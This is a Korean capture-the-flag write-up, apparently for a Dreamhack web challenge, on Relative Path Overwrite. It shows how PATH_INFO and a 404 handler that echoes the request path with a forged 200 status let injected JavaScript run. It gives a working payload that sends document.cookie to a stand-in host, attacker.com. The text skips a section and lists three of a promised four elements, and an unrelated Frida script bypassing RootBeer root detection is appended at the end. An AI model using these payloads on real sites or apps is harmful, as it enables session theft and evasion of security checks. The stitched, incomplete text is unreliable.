




원래 RPO는 웹 취약점 진단에서 널리 알려진 기법으로, HTML 문서 내에서 상대경로(relative path)로 리소스를 참조할 때, 브라우저가 이를 "현재 문서 URL 기준"으로 resolve한다는 점을 악용하는 기법
브라우저의 상대경로 resolve 규칙
브라우저가 <script src="filter.js"> 같은 상대경로를 만나면, 현재 페이지 URL에서 마지막 / 이후 부분(파일명 취급되는 부분)을 잘라내고, 그 앞부분 + 상대경로를 합쳐서 최종 URL을 만듬 (파일시스템의 상대경로 개념과 동일)
현재 페이지 URL
src="filter.js" resolve 결과
/index.php?page=vuln
/filter.js
/index.php/vuln?page=vuln
/index.php/filter.js
/index.php/A/B?page=vuln
/index.php/A/filter.js
/index.php/A/B/C?page=vuln
/index.php/A/B/filter.js
즉 PATH_INFO(URL 경로에서 스크립트 파일명 뒤에 붙는 추가 경로 세그먼트)를 몇 개 넣느냐에 따라, 상대경로가 resolve되는 "기준 디렉터리"를 임의로 조작할 수 있음
일반적인 RPO 공격의 고전적 패턴:
서버가 CSS/JS 등을 상대경로로 로드하는데, 공격자가 PATH_INFO에 자기가 원하는 콘텐츠를 반사(reflect)해주는 엔드포인트로 우회 라우팅을 시켜서, 브라우저가 정상 스크립트/CSS인 줄 알고 공격자가 통제하는 콘텐츠를 실행/적용하게 만듬
이 문제에서는 그 "반사 엔드포인트" 역할을 404 에러 핸들러가 대신 하고 있음!
2. 문제 파일 분석
2-1) PATH_INFO를 라우팅 로직이 무시함
index.php 코드에서는 $_GET['page']만 검사할 뿐 URL 경로 자체(PATH_INFO)는 전혀 신경 쓰지 않음
PHP-Apache 조합에서는 실제파일.php/아무거나/아무거나2 형태로 요청해도 Apache/PHP가 PATH_INFO로 처리해서 index.php를 정상 실행시켜줌
// index.php
$page = $_GET['page'] ? $_GET['page'].'.php' : 'main.php';
if (!strpos($page, "..") && !strpos($page, ":") && !strpos($page, "/"))
    include $page;
다음과 같이 요청해도 서버 입장에선 정상적으로 page=vuln → vuln.php include → 화면에 vuln.php의 HTML이 그대로 렌더링PATH_INFO(/A/B)는 include 로직에 전혀 영향을 주지 않지만 브라우저 입장에서는 "현재 페이지의 URL"이 /index.php/A/B라는 사실은 그대로 유지
GET /index.php/A/B?page=vuln¶m=dreamhack
2-2) 상대경로 리소스 참조
브라우저는 현재 문서 URL을 /index.php/A/B로 인식하고 있으므로 위 규칙에 따라 filter.js를 다음과 같이 resolve함
/index.php/A/filter.js
// vuln.php
<script src="filter.js"></script>
여기서 A 자리가 바로 우리가 통제할 수 있는 영역이 됨
2-3) 확장자 기반 rewrite
/index.php/A/filter.js는 .js로 끝나는 요청이므로 Apache가 실제로는 다음 경로를 찾으려고 함
REQUEST_URI는 rewrite가 적용되기 전, 클라이언트가 보낸 원본 URI를 담고 있음
REQUEST_URI = /index.php/A/filter.js
이 값이 그대로 echo 되어 응답 본문에 실림
/index.php/A/filter.js not found.
그리고 이 404 응답은 header("HTTP/1.1 200 OK")로 상태 코드를 200으로 위장하고 있음
→
브라우저가 <script src="filter.js">로 요청한 리소스가 만약 진짜 404로 응답했다면 스크립트를 아예 실행 안 함
하지만 상태코드를 200으로 위장하고 Content-Type도 기본적으로 PHP는 text/html을 내려주는데 <script> 태그는 응답의 Content-Type에 크게 구애받지 않고 본문을 JS로 파싱해서 실행함 (MIME 타입 체크가 느슨한 브라우저 정책, 특히 same-origin에서는 더더욱 관대함).
결과적으로 브라우저는 "정상적으로 200 OK를 받은 JS 파일"이라고 착각하고, 응답 본문(/index.php/A/filter.js not found.)을 JavaScript 코드로 실행해버림
2-5) A를 통해 임의 JS 실행시키기
맨 앞 /index.php/: JS의 정규식 리터럴(/.../)로 파싱되어, 단독 표현식 문장(no-op)으로 무해하게 지나감
A: 우리가 통제하는 부분. 여기에 ; 로 앞 문장을 끊고, 원하는 JS 코드를 삽입한 뒤, 뒤에 남는 /filter.js not found. 부분을 //로 주석 처리해버리면 완전한 코드 인젝션 완성
/index.php/ + A + /filter.js not found.

A = ;location='//attacker.com/'+document.cookie//x
▶ 4가지 요소로 이루어진 취약점 ◀
PATH_INFO를 무시하는 느슨한 라우팅 (프레임워크/직접 구현 라우터에서 흔함)
상대경로로 정적 리소스를 참조하는 페이지 (src="x.js", href="x.css"처럼 /로 시작 안 하는 경로)
경로에 종속적으로 사용자 입력을 반사하는 지점 (여기선 404 핸들러의 REQUEST_URI echo, 다른 문제에서는 커스텀 에러 페이지, 로그 페이지 등이 대신할 수도 있음)

Java.perform(() => {
	let RootBeer = Java.use("com.scottyab.rootbeer.RootBeer");
	RootBeer["checkForSuBinary"].implementation = function () {
		console.log(`RootBeer.checkForSuBinary is called`);
		let result = false;
		console.log(`RootBeer.checkForSuBinary result=${result}`);
		return result;
	};
	RootBeer["checkForBusyBoxBinary"].implementation = function () {
		console.log(`RootBeer.checkForBusyBoxBinary is called`);
		let result = false;
		console.log(`RootBeer.checkForBusyBoxBinary result=${result}`);
		return result;
	};
	RootBeer["checkSuExists"].implementation = function () {
		console.log(`RootBeer.checkSuExists is called`);
		let result = false;
		console.log(`RootBeer.checkSuExists result=${result}`);
		return result;
	};
});